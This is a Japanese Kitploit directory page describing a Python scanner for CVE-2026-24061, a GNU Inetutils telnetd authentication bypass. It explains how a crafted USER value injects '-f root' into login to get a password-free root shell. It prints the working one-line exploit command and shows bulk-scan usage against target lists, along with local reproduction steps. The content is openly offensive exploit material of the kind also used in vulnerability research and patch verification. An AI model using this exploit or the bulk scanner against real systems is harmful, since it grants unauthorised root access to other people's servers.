
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2026-24061 — Pythonベースのスキャナで、GNU Inetutils telnetdにおけるCVE-2026-24061を検出し、認証バイパス脆弱性について複数のターゲットを一括テストできます。 | Kitploit
ツール/GitHubGitHub/monstertsl/cve-2026-24061
脆弱性スキャナーエクスプロイトペネトレーションテスト認証リモートアクセスツール
GitHubmonstertsl/cve-2026-24061

CVE-2026-24061

Pythonベースのスキャナで、GNU Inetutils telnetdにおけるCVE-2026-24061を検出し、認証バイパス脆弱性について複数のターゲットを一括テストできます。

リポジトリを見る
1319ヶ月前未レビュー
共有

CVE-2026-24061 脆弱性一括検出ツール

⚠️ 注意:CVE-2026-24061 GNU Inetutils は、GNU プロジェクトが提供する古典的なネットワークツール群であり、その中には Telnet サーバーデーモンである telnetd サービスが含まれています。バージョン 1.9.3 から 2.7 において、telnetd サービスのユーザー認証フローに致命的な欠陥が存在します。このサービスはシステムのログインプログラム /usr/bin/login を呼び出す際に、クライアントから渡された USER 環境変数に対して効果的なフィルタリングと検証を行っていません。攻撃者は特定の USER 変数値を設定することで、-f パラメータを login コマンドに直接注入できます。login プログラムの -f パラメータは「二次認証のスキップ」に使用されるため、攻撃者はすべてのパスワード検証プロセスを完全にバイパスし、root ユーザーとして直接リモートセッションを確立し、サーバーの最高権限を取得できます。この脆弱性は極めて危険であり、公開された、資格情報を一切必要としないリモート root バックドアに相当します。

脆弱性検出POC

USER='-f root' telnet -a <target_ip>

検出スクリプト


demo.png

単一検出

python3 cve-2026-24061.py -i 10.10.168.128

一括検出

python3 cve-2026-24061.py -f targets.txt

脆弱性の原理

上記のコマンドは環境変数 USER を -f root に設定します。脆弱性が存在する telnetd サービスが接続を受信すると、以下のようなシステムコールを構築して実行します:

再現手順

1.必要なプログラムのインストール

sudo apt update
sudo apt install openbsd-inetd inetutils-telnetd telnet -y

2. telnet 行のコメントアウトを解除(形式が正しいことを確認)

sudo sed -i 's/^#telnet/telnet/' /etc/inetd.conf

3. サービスの再起動

sudo systemctl restart openbsd-inetd

4. ポートの確認

sudo ss -tuln | grep ':23'

5. ローカルテスト

telnet localhost 23
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    369
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    319
  • 5

    estorides

    grisuno/estorides

    99以上の無料OSINTソースを並列で集約し、エンティティをナレッジグラフに解決し、LLM支援の分析とともにSTIX 2.1、MISP、またはGraphMLでエクスポートします。

    294
  • 6

    opencti

    opencti-platform/opencti

    オープンサイバー脅威インテリジェンスプラットフォーム

    266

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →